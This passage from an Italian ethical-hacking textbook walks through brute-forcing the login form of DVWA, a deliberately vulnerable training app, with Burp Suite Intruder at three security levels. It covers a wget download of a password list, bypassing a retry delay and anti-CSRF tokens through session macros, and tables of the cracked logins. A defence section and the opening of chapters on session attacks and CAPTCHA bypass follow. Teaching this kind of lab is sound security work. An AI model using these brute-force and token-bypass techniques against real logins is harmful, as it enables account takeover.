        $pass = $_GET['password'];
        $pass = md5($pass);
// Check the database
$query = "SELECT * FROM `users` WHERE user = '$user' AI
```

http://victim/vuln/vulnerabilities/view_source.php?id=brute&security=low

L'attacco anzitutto prevede la presenza di una password list. Se non hai seguito il lab precedente procuratene una (o generala, vedi capitolo 6.2.4.2) e salvala in una qualsiasi cartella:

```
$ wget -O $HOME/hacklog/bruteforce/pass.lst
https://pastebin.com/raw/yGr4JjhD
```

Il seguente attacco può essere veicolato anche attraverso hydra o altri tool in CLI, tuttavia il LAB prevede che l'utente sia loggato (la pagina di test si

raggiunge solo dopo il login). Questo prevede che l'utente sappia replicare un session ID, argomento che però non abbiamo ancora affrontato.

Risolveremo dunque il LAB attraverso **Burp Suite**[119]: questo ci permetterà non solo di facilitarci il lavoro ma anche di imparare a conoscere uno dei tools di riferimento di questo mondo.

Dalla macchina **attacker** effettuiamo il login sull'URL http://victim/vuln, quindi dirigiamoci alla pagina di test "Brute Force". Compilando il form di login con qualsiasi dato, questo genererà una richiesta HTTP seguita da una risposta: dallo storico HTTP (sotto *"Proxy -> HTTP History"*) potremo vedere tutte le richieste HTTP effettuate dal nostro browser, tra cui ovviamente il tentativo di Login [Figura 6.4].




Figura 6.4: L'azione appena compiuta è stata catturata da Burp Suite

Tramite click destro (o combinazione CTRL+I) possiamo inviare questa richiesta HTTP al modulo *Intruder*: il seguente modulo ci permette di generare richieste HTTP simili a quella già effettuata, modificando però i valori della richiesta (GET) specificando nuovi valori (e applicare così la password list).

Clicchiamo quindi sulla tab **Intruder**, quindi sulla sottotab "**Positions**": qui svuotiamo i valori evidenziati (tasto *Clear*), evidenziamo i valori che vogliamo manipolare e aggiungiamoli per la generazione del **Payload** (tasto *Add*). Infine, assicuriamoci che il tipo di attacco (**Attack Type**) sia impostato su

"**Cluster bomb**" [Figura 6.5].




Figura 6.5: configuriamo adeguatamente le variabili per il modulo Intruder

Spostiamoci ora nella sotto-tab Payloads e andiamo a definire le due variabili: queste possiamo selezionarle sotto la voce "Payload set".

- **Payload set 1**: qui viene presa la prima variabile evidenziata (*username*), quindi – ipotizzata una buona enumerazione degli utenti – andiamo ad inserire gli username nella input di test, quindi clicchiamo su *Add* [Figura 6.6]. Ti ricordiamo ancora una volta gli username che intendiamo crackare:

```
admin
gordonb
1337
pablo
smithy
```

- **Payload set 2**: qui viene presa la seconda variabile evidenziata (password), quindi – non conosciuto il valore – andiamo a caricare la pass.lst precedentemente scaricata cliccando sul tasto "Load" [Figura 6.7]

Siamo pronti a lanciare l'attacco: clicchiamo sul tasto "*Start Attack*" in alto a destra e l'attacco inizierà a compiere le sue richieste HTTP. Possiamo monitorare la situazione ordinando i risultati in base alla lunghezza (*Lenght*) della risposta: i risultati non corretti avranno infatti una risposta uguale (e quindi una dimensione uguale), un risultato corretto avrà una risposta diversa (e quindi una dimensione diversa) [Figura 6.8].

Il valore *Lenght* non è tuttavia la prova definitiva: per essere sicuri di ciò, accediamo alla tab "*Response*" (la risposta HTTP), quindi ad esempio alla sotto-tab "HTML" e ricerchiamo porzioni di codice HTML che ci confermano quanto accaduto [Figura 6.9]: dovremmo ritrovarci un messaggio che recita "Welcome to the password protected area XXX". Bingo! L'attacco ha avuto successo!

Figura 6.6: Configurazione della prima variabile "username". Inseriamo "user"

Payload set: 2 Payload count: 100.000

Payload type: Simple list Request count: 100.000

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear

123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon

Add — Enter a new item

Figura 6.7: Configurazione della seconda variabile "password". Carichiamo "pass.lst"

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Re...	Payload1	Payload2	Status	...	...	Length
62	gordonb	abc123	200	☐	☐	5507
10	smithy	password	200	☐	☐	5505
6	admin	password	200	☐	☐	5503
79	pablo	letmein	200	☐	☐	5503
1	admin	123456	200	☐	☐	5465
2	gordonb	123456	200	☐	☐	5465
3	1337	123456	200	☐	☐	5465
4	pablo	123456	200	☐	☐	5465
5	smithy	123456	200	☐	☐	5465
7	gordonb	password	200	☐	☐	5465
8	1337	password	200	☐	☐	5465
9	pablo	password	200	☐	☐	5465
11	admin	12345678	200	☐	☐	5465
12	gordonb	12345678	200	☐	☐	5465
13	1337	12345678	200	☐	☐	5465

Figura 6.8: le dimensioni cambiano perché cambia il risultato HTML




Figura 6.9: evidenziamo un risultato, quindi controlliamo la risposta tra i Raw, Headers e HTML!

Attacco: **Bruteforce Web Form** "Medium"

Simulazione Victim; Tool: Burp Suite

L'attacco a livello "Medium" è molto simile a livello "Low". In questa fase infatti sono permessi gli attacchi di tipo Bruteforce con due differenze:

1) È stata integrata una protezione agli attacchi SQL Injection (che vedremo nel capitolo 8.3)

2) È stata integrata una funzione di timeout

Riguardo quest'ultima, ritroviamo la funzione sleep() che blocca ogni tentativo successivo a quello fallito per 2 secondi [Codice 5.2].

Codice 5.2

```
if ($result && mysqli_num_rows($result) == 1) {

// Get users details
$row = mysqli_fetch_assoc($result);
$avatar = $row["avatar"];
// Login successful                    echo "
<p>Welcome to the password protected area {$user}
</p>";
        echo "<img src=\"{$avatar}\" />";
} else {
// Login failed
sleep(2);
echo "<pre><br />Username and/or password incorrect.
</pre>";
}
```

http://victim/vuln/vulnerabilities/view_source.php?id=brute&security=medium

È quindi possibile effettuare lo stesso identico attacco visto al livello Low, modificando però il parametro di *Timeout*: è possibile definirlo sotto le tab "Timeout -> Options", quindi impostare il valore "*Pause before retry (milliseconds)*" [Figura 6.10]. Nota che questo valore potrebbe essere già impostato a 2000 (millisecondi), tuttavia potresti ridurlo qualora una web app non effettui un controllo sul timeout (come nel livello Medium).




Figura 6.10: è possibile modificare Intruder specificando il tempo tra un tentativo e l'altro

Attacco: **Bruteforce Web Form** "High"

Simulazione Victim; Tool: Burp Suite

Questa fase d'attacco prevede una protezione **Anti-CSRF Token**: l'argomento verrà trattato più avanti, tuttavia possiamo anticipare già qualcosa. Innanzitutto consideriamo il codice della web app [Codice 5.3].

Codice 5.3

```
<?php
if (isset($_GET['Login'])) {
// Check Anti-CSRF token
checkToken($_REQUEST['user_token'], $_SESSION['session_
```

http://victim/vuln/vulnerabilities/view_source.php?id=brute&security=high

L'Anti-CSRF Token è un "codice" generato ad ogni pagina: come detto all'inizio di questo LAB abbiamo scelto Burp Suite per utilizzare i cookie e i session ID che vengono generati dopo un'autenticazione. Effettuando una prima richiesta HTTP di Login, questi valori vengono generati e così possiamo replicare la stessa identica richiesta cambiando solo i valori di username e password. Questa volta però il token di sessione viene generato ad ogni richiesta, facendo scadere quello precedente: ecco che allora non possiamo più replicare la stessa, identica richiesta, ma dovremo anche generare ogni volta un session ID e darlo in pasto a Burp Suite.

Detto ciò, da Burp Suite accediamo alla tab "*Project options -> Sessions*", quindi creiamo una nuova regola di gestione delle Sessioni (*Session Handling Rules*) cliccando sul tasto *Add* [Figura 6.10a]. Comparirà una schermata in cui potremo inserire una descrizione (inseriamo "*DVWA Session*"), quindi aggiungere un'azione (pulsante "*Add*"): sceglieremo "*Run a macro*" [Figura 6.11].




Figura 6.10a: creiamo una nuova regola di gestione delle sessioni




Figura 6.11: definiamo una descrizione, quindi un'azione attraverso una macro

Un nuovo pop-up ci indicherà la lista delle macro presenti (vuota): clicchiamo nuovamente su *Add* per aggiungerne una prendendo da uno storico delle richieste HTTP già generate (se non presenti, ricarichiamo la pagina "Brute Force" dal Browser): otterremo il riassunto dell'elemento, clicchiamo a destra sul pulsante "*Configure Item*" [Figura 6.12]. Dal pop-up che si apre, clicchiamo nuovamente su *Add* [Figura 6.13].




Figura 6.12: abbiamo il modello sui cui creare la Macro, per farlo configuriamo l'oggetto in uso



Figura 6.13: aggiungiamo l'elemento che vogliamo manipolare

Da qui definiamo sul *Parameter* name "*user_token*" (lo ritroviamo nel codice HTML in fondo, seguito dal valore): questo è il token che dobbiamo raccogliere ogni volta che la pagina viene generata (il valore è invece rappresentato dal parametro "value"). Importante: effettua un doppio click sul valore definito in value, così da compilare automaticamente le *Regex* (espressioni regolari) nelle voci "*Start after expression*" e "*End at delimiter*". Clicca su *OK* quando sei pronto [Figura 6.14].

Figura 6.14: inserisci il parametro "user_token" dentro "Parameter name"

Possiamo confermare tutti i pop-up creati fino a tornare *all'editor delle azioni di "Session handling"*: concludiamo spuntando la voce "*Tolerate URL; mismatch when matching parameters (use for URL-agnostic CRSF tokens)*", quindi confermiamo con *OK* [Figura 6.15]. Dalla finestra "*Session handling rule editor*" spostiamoci invece nella tab "*Scope*", quindi disabilitiamo tutti i moduli ad eccezione di "*Intruder*" (che sarà poi il modulo che utilizziamo per l'attacco Bruteforce); spuntiamo anche la casella "*Use suite scope [defined in Target tab]*", così da costringere Burp Suite a iniettare la macro solo nel target che vogliamo definire anziché in qualunque richiesta. Concludiamo cliccando *OK* [Figura 6.15].




Figura 6.15: abilitiamo la tolleranza all'URL mismatch, quindi confermiamo




Figura 6.16: disabilitiamo tutti i moduli ad eccezione di Intruder, quindi abilitiamo "Use suite scope"

Passiamo ora a definire il dominio http://victim tra i nostri target: dalla tab "*Target -> Sitemap*" clicca destro e seleziona "*Add to scope*" [Figura 6.16]: un alert ci chiederà se vogliamo ignorare gli altri elementi fuori dagli scope, possiamo tranquillamente rifiutare.

Siamo ora pronti a generare l'attacco come visto nel livello Low e Medium: prima di sferrare l'attacco vero e proprio, sotto il modulo *Intruder*, nella tab "*Options*", togli la spunta alla voce "*Make unmodified baseline request*"[120]. L'attacco può ora essere avviato: attendiamo i risultati ed estraiamo i valori con lunghezza (*Lenght*) diversi [Figura 6.17].

Assicuriamoci che le risposte HTTP diano come status code 200 (OK): altri valori, come 3xx, probabilmente comunicheranno un'errata configurazione o lettura degli Anti-CSRF Token.

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length
13	gordonb	abc123	200			5595
1	gordonb	123456	200			5553
2	gordonb	password	200			5553
3	gordonb	12345678	200			5553
4	gordonb	qwerty	200			5553
5	gordonb	123456789	200			5553
6	gordonb	12345	200			5553
7	gordonb	1234	200			5553
8	gordonb	111111	200			5553
9	gordonb	1234567	200			5553
10	gordonb	dragon	200			5553
11	gordonb	123123	200			5553
12	gordonb	baseball	200			5553
14	gordonb	football				5553

Figura 6.17: l'attacco può ora essere lanciato. Assicurati che gli status code siano 200. Il risultato corretto avrà una lunghezza di risposta diversa dalle altre.

Difesa: **Brute Force Web Form**

Simulazione DVWA "Impossible"; Difficoltà: 2/5

Il discorso di una Web App merita una considerazione su più fronti, cercheremo di analizzarli uno ad uno[121]:

- **Blocco account**: in diverse occasioni è probabile imbattersi in blocchi account causati dagli eccessivi tentativi di login. Sebbene questa pratica sia molto popolare, ci sentiamo di sconsigliarla in quanto causerebbe disagi ai propri utenti o collaboratori di uno specifico portale. In certe occasioni non è raro imbattersi in lockout temporanei (1 ora, 1 settimana, 1 anno a salire) ma l'approccio sarebbe più adeguato solo in situazioni di hardware pentest, quindi fisicamente sul dispositivo da violare (come appunto un PC o uno smartphone a cui si ha accesso temporaneo e limitato).
- **CAPTCHA**: questi possono limitare in parte il problema. Ci sentiamo di consigliarli come strumento di difesa migliorativo ma sicuramente non unico: esistono tecniche di programmazione che consentono di interagire con i CAPTCHA risolvendone i text-image (tecnica OCR[122]), interagire con slider/audio, eseguire semplici operazioni di calcolo e buona parte dei metodi offerti dai CAPTCHA esterni. L'eterna lotta tra i CAPTCHA esterni (come reCAPTCHA[123] di Google) è ancora in corso e non è stato decretato un vincitore.
- **Autenticazione a Due Fattori**: attualmente risulta essere uno dei sistemi più sicuri, tanto da essere stato messo in pratica dalla maggior parte dei siti web popolari (Facebook, Google e molti altri consigliano di associare un doppio fattore). L'integrazione a volte può non essere semplice, fortunatamente esistono CMS già predisposti così come librerie e estensioni ai framework per appoggiarsi a servizi esterni (vedesi Authy[124], FreeOTP[125] oppure Google Authenticator[126]) e SMS/email.
- **OAuth esterni**: è possibile limitare il login solo attraverso sistemi di autenticazione esterni. In questo modo, sarà necessario gestire solo l'autorizzazione utente, delegando l'autenticazione a chi si occuperà di gestire i login. Potrebbe presentare vulnerabilità di gestione, applicando la teoria di quanto spiegato nel CAPTCHA bypass (Capitolo 7.1).

7. ATTACCHI ALLA SESSIONE

I siti web (e le web app in generale) fanno uso di sessioni per memorizzare l'utente ed evitare di chiedere ogni volta le credenziali: dato che una connessione HTTP può utilizzare diverse connessioni TCP, il web server è solito inviare al browser un token di sessione, rappresentato da un valore contenuto in una variabile e inviato attraverso URL, negli header HTTP con i cookie, attraverso input nascosti e molto altro ancora. Sessioni e cookie sono quindi fondamentali nella progettazione di una web app ma possono contenere rischi importanti sul piano della sicurezza.

Gli attacchi alla Sessione (Session Hijacking) consistono dunque nell'impossessarsi dell'identità di un utente, bypassando i meccanismi di autenticazione: dimostreremo quindi com'è possibile appropriarsi di una sessione ed eseguire (o far eseguire) azioni a nome di un altro utente, superare i controlli e determinare la generazione di sessioni. Gli attacchi alla Sessione possono essere eseguiti in diversi modi; i metodi più comuni sono:

- Indovinare il token di sessione
- Abuso della sessione (CSRF)
- Furto della sessione (Cross-site Scripting)*
- Sniffing della sessione (Man-in-the-middle/Man-in-the-browser)**

* Il furto della sessione tramite XSS verrà spiegato illustrato nel capitolo "Attacchi a Iniezione". Sebbene gli XSS permettano di effettuare attacchi alla sessione sono più generali e consentono l'esecuzione di codice anche per altri scopi, pertanto troverai l'argomento nel capitolo 8.1.

** Questi attacchi non verranno trattati in questo volume
Tali attacchi richiedono conoscenze e ambienti di testing che coinvolgono un terzo "soggetto", ovvero colui a cui dovremo rubare le informazioni e quindi replicarle. Questo volume non tratterà di analisi di rete (auditing) e inoltre richiederebbe nuovi argomenti di studio non previsti per altri attacchi. Consideriamo pertanto gli attacchi basati sul MITM non di tipo Web ma di tipo Rete "generica" TCP/IP.

7.1 Insecure Captcha

Tra le soluzioni di difesa proposte abbiamo visto il CAPTCHA: come ben sai è uno strumento volto alla verifica della legittimità di un login – o di un'azione in generale – basata sul riconoscimento di alcune attività che, tecnicamente, potrebbero essere effettuate solo da esseri umani.

È importante considerare che esistono diversi servizi di mitigazione CAPTCHA o comunque basati sul riconoscimento umano: da quelli che mostrano un testo da replicare agli interattivi (puzzle, riconosci un'immagine e così via) fino ai più classici domande e risposte, i CAPTCHA possono essere forniti da servizi terzi (vedesi reCAPTCHA di Google) o costruiti ad-hoc.

Sebbene siano ottimi strumenti di mitigazione non sono del tutto perfetti: negli anni sono state sviluppate tecniche, e ulteriori versioni volte a risolvere alcuni bachi di sicurezza, per bypassarli. Cerchiamo di scoprirli assieme!

7.1.1 Tipi di Attacchi al Captcha

Volendo semplificare il concetto possiamo dividere le vulnerabilità dei CAPTCHA in due grandi categorie:

- Vulnerabilità sulla *tecnologia* CAPTCHA
